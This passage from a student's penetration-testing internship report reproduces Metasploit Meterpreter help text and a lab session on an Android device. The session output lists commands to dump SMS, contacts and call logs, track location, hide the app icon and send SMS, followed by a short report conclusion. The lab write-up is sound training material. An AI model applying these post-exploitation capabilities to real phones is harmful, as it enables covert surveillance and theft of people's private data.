Core Commands
_____
Command      Description
_____
?            Help menu
background   Backgrounds the current session
bg           Alias for background
bgkill       Kills a background meterpreter script
bglist       Lists running background scripts
bgrun        Executes a meterpreter script as a background thread
channel     Displays information or control active channels
close        Closes a channel
detach       Detach the meterpreter session (for http/https)
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit         Terminate the meterpreter session
get_timeouts Get the current session timeout values
guid         Get the session GUID
help         Help menu
info         Displays information about a Post module
irb          Open an interactive Ruby shell on the current session
load         Load one or more meterpreter extensions
machine_id   Get the MSF ID of the machine attached to the session
pry          Open the Pry debugger on the current session
quit         Terminate the meterpreter session
read         Reads data from a channel
```

```
File Actions Edit View Help
[*] Meterpreter session 2 opened (172.20.10.3:4444 → 172.20.10.4:51122) at 2023-03-10 11:28:55 +0530

Command      Description
_____
play         play a waveform audio file (.wav) on the target system

Android Commands
_____
Command      Description
_____
activity_start Start an Android activity from a Uri string
check_root    Check if device is rooted
dump_calllog  Get call log
dump_contacts Get contacts list
dump_sms      Get sms messages
geolocate     Get current lat-long using geolocation
hide_app_icon Hide the app icon from the launcher
interval_collect Manage interval collection capabilities
send_sms      Sends SMS from target session
set_audio_mode Set Ringer Mode
sqlite_query   Query a SQLite database from storage
wakelock      Enable/Disable Wakelock
wlan_geolocate Get current lat-long using WLAN information

meterpreter > uid
[+] UUID: a021f7c66da786af/dalvik=19/android=3/2023-03-10T05:58:55Z
meterpreter > sysinfo
Computer      : localhost
OS           : Android 9 - Linux 4.19.110-android-x86_64-g066cc1d (x86_64)
Architecture   : x64
System Language : en_US
Meterpreter   : dalvik/android
meterpreter > █
```

## Conclusion

The internship enables the student to harmonize what they learnt in class with reality in professional ground. As a partial fulfilment for the award of a bachelor's degree in NMAM Institute of Engineering, it is fundamental for any student in his/her learning period to undertake practical training. The aim and motivation of this industrial training is to receive discipline, skills, teamwork and technical knowledge through a proper training environment, which will help me, as a student in the field of Computer Science. This document describes the work I have done as part of my one month internship program with DLithe. This internship gave me the opportunity to work with the department of Computer Science and Engineering in the field of Cybersecurity and to gain practical knowledge on networks and penetration testing and its underlying exploits and mechanisms.